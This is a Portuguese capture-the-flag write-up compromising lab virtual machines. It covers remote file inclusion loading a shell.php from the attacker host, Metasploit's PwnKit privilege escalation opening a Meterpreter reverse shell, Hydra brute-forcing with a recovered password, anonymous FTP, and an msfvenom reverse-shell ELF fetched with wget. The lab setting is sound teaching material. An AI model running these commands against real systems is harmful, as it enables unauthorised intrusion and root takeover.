
Com isto feito posso efetuar comandos como se fosse um cli adicionando-os no final deste endereço.

<http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php&cmd=>

Os comandos são adicionados depois do “cmd=”.


Com o RCE a funcionar posso explorar por flags ou outras vulnerabilidades dentro da VM2 pois tenho um acesso limitado ao cli.

Ao explorar alguns comandos acabo por encontrar informações muito interessantes como a flag **[FLAG03]_RFI** no diretório admin.



Usei o comando “cmd=ls -la /home/admin/” para a encontrar, o comando “cmd=find /home/admin -type f 2>/dev/null” e “cmd=find / -type f -name “*[[FLAG*]] 2>/dev/null” também encontram a mesma flag.

Com o comando “cmd=cat /home/admin/[FLAG03]_RFI” posso ler os conteúdos dentro desta flag.



A mensagem "CVE-2021-4034 -> CVE DE 2021? PARA LA PROXIMA ACTUALICEN SUS SISTEMAS!!!" é uma referência direta a uma vulnerabilidade crítica de escalação de privilégios no Linux conhecida como PwnKit que pode ser importante explorar.

Vulnerabilidade CVE_2021-4034

Para obter acesso root vou usar a vulnerabilidade mencionada no conteúdo da flag 3 que diz a versão vulnerável de cve 2021-4034 que estava em uso, com o comando “search cve_2021_4034” posso procurar exploits para essa versão do cve.

```
msf6 exploit(multi/handler) > search cve_2021_4034

Matching Modules

#  Name
-  -
0  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25 excellent Yes Local Privilege Escalation in polkits pkexec
1  \ target: x86_64 . . .
2  \ target: x86 . . .
3  \ target: aarch64 . . .

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'

msf6 exploit(multi/handler) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.ftifptrn
[+] The target is vulnerable.
[*] Writing '/tmp/.lnxffss/bfzyfjapdbik/bfzyfjapdbik.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.lnxffss
[*] Sending stage (3045380 bytes) to 192.168.1.128
[+] Deleted /tmp/.lnxffss/bfzyfjapdbik/bfzyfjapdbik.so
[+] Deleted /tmp/.lnxffss/.jkavbipy
[+] Deleted /tmp/.lnxffss
[*] Meterpreter session 2 opened (192.168.1.10:4444 -> 192.168.1.128:43217) at 2026-02-09 13:40:27 -0500
sessions
```

Depois desta mensagem é suposto entrar automaticamente na session 2, se não entrar faça o comando: “sessions -i 2”.

Ao executar o exploit do cve consigo ganhar acesso root á VM2 e dentro do diretório root encontro a [FLAG02]_Root.

```
File Actions Edit View Help
040755/rwx-r-x 4096 dir 2026-02-01 19:49:00 -0500 home
100644/rw-r--r-- 17301378 fil 2021-12-10 19:07:22 -0500 initrd.img
100644/rw-r--r-- 17301378 fil 2021-12-10 19:07:22 -0500 initrd.img.old
040755/rwx-r-x 4096 dir 2021-12-10 19:06:23 -0500 lib
040755/rwx-r-x 4096 dir 2021-12-10 19:04:12 -0500 lib64
040700/rwx----- 16384 dir 2021-12-10 19:04:09 -0500 lost+found
040755/rwx-r-x 4096 dir 2021-12-10 19:04:18 -0500 media
040755/rwx-r-x 4096 dir 2021-10-13 16:41:50 -0400 mnt
040755/rwx-r-x 4096 dir 2021-10-16 17:22:52 -0400 opt
040555/r-x-r-x 0 dir 2026-02-09 10:09:03 -0500 proc
040700/rwx----- 4096 dir 2026-02-05 17:45:34 -0500 root
040755/rwx-r-x 600 dir 2026-02-09 10:09:10 -0500 run
040755/rwx-r-x 4096 dir 2021-12-10 19:08:35 -0500 sbin
040755/rwx-r-x 4096 dir 2021-10-16 17:32:52 -0400 srv
040555/r-x-r-x 0 dir 2026-02-09 10:09:05 -0500 sys
041777/rwxrwxrwx 4096 dir 2026-02-09 12:38:07 -0500 tmp
040755/rwx-r-x 4096 dir 2021-12-10 19:04:17 -0500 usr
040755/rwx-r-x 4096 dir 2026-02-01 19:32:52 -0500 var
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz
100600/rw----- 5600016 fil 2013-10-09 12:49:02 -0400 vmlinuz.old
100644/rw-r--r-- 0 fil 2025-06-03 07:52:32 -0400 -.bash_history

meterpreter > cd root
meterpreter > ls -al
Listing: /root

Mode          Size Type Last modified Name
-----
100644/rw-r--r-- 40 fil 2026-02-01 20:17:09 -0500 .bash_history
100644/rw-r--r-- 3106 fil 2012-10-27 23:43:18 -0400 .bashrc
040700/rwx----- 4096 dir 2025-06-03 05:24:01 -0400 .cache
100644/rw-r--r-- 140 fil 2012-10-27 23:43:18 -0400 .profile
040700/rwx----- 4096 dir 2023-02-06 09:05:06 -0500 .ssh
100600/rw----- 672 fil 2026-02-01 19:10:53 -0500 .viminfo
100644/rw-r--r-- 14 fil 2025-06-03 07:09:19 -0400 [FLAG02]_Root

meterpreter > cat [FLAG02]_Root
Som trabalho!
meterpreter >
```

Ao continuar a explorar acabo por ir aos users e no user proenca consigo descobrir a flag [FLAG04]_Proenca.

```
kali@kali: ~$ ls -la /
total 112
drwxr-xr-x  4 root root 4096 Dec 10 19:08 .
drwxr-xr-x  4 root root 4096 Dec 10 17:32 ..
drwxr-xr-x  2 root root 4096 Dec 10 18:09 sys
drwxr-xr-x  2 root root 4096 Dec 10 13:17 tmp
drwxr-xr-x  2 root root 4096 Dec 10 19:04 usr
drwxr-xr-x  2 root root 4096 Dec 10 19:32 var
-rw-r--r--  1 root root 560016 Dec 10 12:49 vmlinuz
-rw-r--r--  1 root root 560016 Dec 10 12:49 vmlinuz.old
-rw-r--r--  1 root root 0 Dec 10 07:52 .bash_history

meterpreter > cd home
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified     Name
-----
040755/rwxr-xr-x  4096    dir     2025-06-03 07:13:47 -0400  admin
040700/rwx      4096    dir     2025-06-05 03:22:12 -0400  proenca

meterpreter > cd proenca
meterpreter > ls
Listing: /home/proenca

Mode                Size      Type    Last modified     Name
-----
100664/rw-rw-r--  25      fil     2025-06-05 03:22:12 -0400  [FLAG04]_Proenca
100600/rw      0      fil     2026-02-01 20:20:34 -0500  .bash_history
100644/rw-r--r--  220     fil     2013-03-30 11:37:31 -0400  .bash_logout
100644/rw-r--r--  3637    fil     2013-03-30 11:37:31 -0400  .bashrc
040700/rwx      4096    dir     2025-06-03 07:40:26 -0400  .cache
100644/rw-r--r--  675     fil     2013-03-30 11:37:31 -0400  .profile

meterpreter > pwd
/home/proenca
meterpreter > cat [FLAG04]_Proenca
Estás quase a ser root!
meterpreter >
meterpreter >
```

Apesar de a flag ter um texto a dizer “Estás quase a ser root!” na altura que a encontrei já estava root.

VM3

Hydra

Agora vou utilizar o hydra para efetuar bruteforce às credenciais das máquinas.
Para maior facilidade vou correr o hydra dentro do diretório onde tenho os ficheiros
users.txt, passwords.txt e diretorios.txt.

Na VM2 com vulnerabilidade de ssh o hydra não conseguiu descobrir as credenciais.

```
kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help
[DATA] attacking ssh://192.168.1.129:22/
[STATUS] 78.00 tries/min, 78 tries in 00:01h, 962 to do in 00:13h, 4 active
[STATUS] 76.67 tries/min, 230 tries in 00:03h, 810 to do in 00:11h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.128 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 08:19:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1040 login tries (1:20/p:52), ~260 tries per task
[DATA] attacking ssh://192.168.1.128:22/
[STATUS] 99.00 tries/min, 99 tries in 00:01h, 941 to do in 00:10h, 4 active
[STATUS] 105.00 tries/min, 315 tries in 00:03h, 725 to do in 00:07h, 4 active
[STATUS] 101.43 tries/min, 710 tries in 00:07h, 330 to do in 00:04h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 08:30:09

(kali@kali) ~/Downloads/FicheirosCTF
$
```

Mas na VM3 com vulnerabilidades de ftp e ssh o hydra conseguiu descobrir ambas as credenciais.

```
kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help
(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.129 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 07:18:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1040 login tries (1:20/p:52), ~65 tries per task
[DATA] attacking ftp://192.168.1.129:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 736 to do in 00:03h, 16 active
[STATUS] 308.00 tries/min, 616 tries in 00:02h, 424 to do in 00:02h, 16 active
(21)[ftp] host: 192.168.1.129 login: proenca password: martinsproencatest
[STATUS] 313.00 tries/min, 939 tries in 00:03h, 161 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 07:22:28

(kali@kali) ~/Downloads/FicheirosCTF
$ hydra -L users.txt -P passwords.txt 192.168.1.129 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-05 08:19:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1040 login tries (1:20/p:52), ~260 tries per task
[DATA] attacking ssh://192.168.1.129:22/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 964 to do in 00:13h, 4 active
[STATUS] 70.29 tries/min, 492 tries in 00:07h, 548 to do in 00:08h, 4 active
(22)[ssh] host: 192.168.1.129 login: proenca password: martinsproencatest
[STATUS] 73.50 tries/min, 882 tries in 00:12h, 158 to do in 00:03h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-05 08:36:30

(kali@kali) ~/Downloads/FicheirosCTF
$
```


Login: proenca
Password: martinsproencatest

Acesso FTP á VM3

Com o hydra consegui ganhar credenciais do ftp, através disso consegui encontrar uma imagem suspeita “secreto.jpg”, vou transferi-la para o meu Kali com “get secreto.jpg”.



Ao efetuar steghide ou stegseek consigo extrair informações da imagem, com isto consegui informações de esteganografia, sendo essa a flag **[Flag08]_Hideme**.



Neste caso quando o steghide pediu uma “passphrase” não colocar nada funcionou.


FTP Anonymous Login

Com o ftp posso também aceder com diferentes credenciais:

User: anonymous

Password:

Ao entrar com anonymous sem nenhuma password posso ter acesso público a ficheiros partilhados, uma vulnerabilidade do vsFTPd.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ ftp 192.168.1.129  
Connected to 192.168.1.129.  
220 (vsFTPd 3.0.5)  
Name (192.168.1.129:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||32570|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 17 Jun 03 2025 confidencial  
226 Directory send OK.  
ftp> get confidencial -  
remote: confidencial  
229 Entering Extended Passive Mode (|||48473|)  
150 Opening BINARY mode data connection for confidencial (17 bytes).  
[FLAG05]_FileFTP  
226 Transfer complete.  
17 bytes received in 00:00 (6.05 KiB/s)  
ftp>
```


O único conteúdo que encontrei com isto foi o “confidencial” que ao efetuar “get” mostrou-me a flag **[Flag05]_FileFTP**.

Reverse Shell na VM3

Sendo que tenho acesso ssh vou usar isso para efetuar um Reverse Shell.

Primeiro obtenho um ficheiro malicioso com o comando abaixo e abro um server http.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_maliciosa1.elf
```




```
kali@kali: ~/msfvenom
File Actions Edit View Help

(kali@kali) ~/msfvenom
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_maliciosa1.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell_maliciosa1.elf

(kali@kali) ~/msfvenom
$ ls
shell_maliciosa1.elf

(kali@kali) ~/msfvenom
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download do ficheiro usando o wget com o acesso ao server http do kali:




```
proteccion@kali: ~$ wget http://192.168.1.10:8080/shell_maliciosa1.elf
Connecting to 192.168.1.10:8080 -> connected.
HTTP/1.1 200 OK
Length: 194 [application/octet-stream]
Saving to: 'shell_maliciosa1.elf'

shell_maliciosa1.elf 100%
2020-02-06 02:15:24 (22.2 MB/s) - 'shell_maliciosa1.elf' saved [194]

proteccion@kali: ~$ chmod +x shell_maliciosa1.elf
proteccion@kali: ~$ ./shell_maliciosa1.elf
bash: shell_maliciosa1.elf: Permission denied
proteccion@kali: ~$ ./shell_maliciosa1.elf
bash: shell_maliciosa1.elf: Permission denied
```

Ao estarmos a escutar a porta 9001 podemos executar o ficheiro elf para obtermos acesso á máquina.



Acaba também por não me beneficiar assim tanto porque já tenho acesso ftp e ssh, caso não tivesse seria uma forma eficiente de descobrir a flag no secreto.jpg.

Outras Formas de Aceder

Nos passos anteriores usei ftp e ssh pois eram as vulnerabilidades maiores da VM3, mas vou demonstrar também outras vulnerabilidades que se puderiam usar, especialmente se o nmap as identificar:

telnet:

```
(kali@kali)-[~]
$ telnet 192.168.1.129 21
Trying 192.168.1.129...
Connected to 192.168.1.129.
Escape character is '^]'.
220 (vsFTPD 3.0.5)
ls -al
530 Please login with USER and PASS.
user proenca
331 Please specify the password.
pass martinsproencatest
230 Login successful.
```

Em alguns casos consegue efetuar login usando :) como pass caso não saiba a password.

rlogin:

```
(kali@kali)-[~]
$ rlogin -l root 192.168.1.129
rlogin: Could not make a connection.
```

smbclient:

```
(kali@kali)-[~]
$ smbclient -L 192.168.1.129
do_connect: Connection to 192.168.1.129 failed (Error NT_STATUS_CONNECTION_REFUSED)
```

sftp:

```
(kali@kali)-[~]
$ sftp proenca@192.168.1.129
proenca@192.168.1.129's password:
Connected to 192.168.1.129.
sftp> ls -al
drwxr-x-- 5 proenca proenca 4096 Feb 6 14:41 .
drwxr-xr-x 5 root root 4096 Jun 4 2025 ..
-rw-rw-r-- 1 proenca proenca 3675 Feb 6 13:36 .bash_history
-rw-r--r-- 1 proenca proenca 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 proenca proenca 3771 Jan 6 2022 .bashrc
drwx----- 2 proenca proenca 4096 May 3 2025 .cache
```


(mesma credencial de ssh)

Sendo que o nmap não reconhece estes serviços como vulnerabilidades é um sinal que provavelmente não serão facilmente acedidos e alguns deles acabam por falhar.

Vulnerabilidade no uso de Comandos Python3

Após obter acesso SSH à VM3 com as credenciais do utilizador proenca, deparei-me com restrições de privilégios.

O utilizador não podia executar comandos como sudo su para obter acesso root. No entanto descobri uma configuração vulnerável:




```
proenca@proenca: /  
File Actions Edit View Help  
proenca@proenca:/$ sudo -l  
Matching Defaults entries for proenca on proenca:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User proenca may run the following commands on proenca:  
(ALL) NOPASSWD: /usr/bin/python3 -m http.server *  
proenca@proenca:/$
```

Este comando revelou que o utilizador “proenca” podia executar /usr/bin/python3 sem necessidade de autenticação via sudo. Imediatamente identifiquei isto como um vetor potencial de escalonamento de privilégios.

Ao iniciar um servidor http, consigo aceder remotamente ao sistema de ficheiros através do meu Kali sem ter que fornecer password, contornando as restrições normais do utilizador proenca.

Acesso á VM3 Através de HTTP Server

Sabendo que a VM3 tem vulnerabilidade com comandos python3 posso fazer um server http da VM3.




Aqui apanho a flag **[FLAG09]_wireshark**, um ficheiro de texto que avisa sobre os perigos de ficheiros cleartext.

```
(kali@kali)-[~/Downloads]
$ cat [FLAG09]_wireshark
Parabens! Protocolos em cleartext nunca sao seguros

(kali@kali)-[~/Downloads]
$
```

Adicionalmente se fizer server http da pasta /home/cetciber




Aqui apanho a flag **[FLAG06]_SShell**, que é um ficheiro de texto que avisa sobre os perigos de ficheiros ocultos.

```
(kali@kali)-[~/Downloads]
$ cat [FLAG06]_SShell
Cuidado com os ficheiros ocultos!

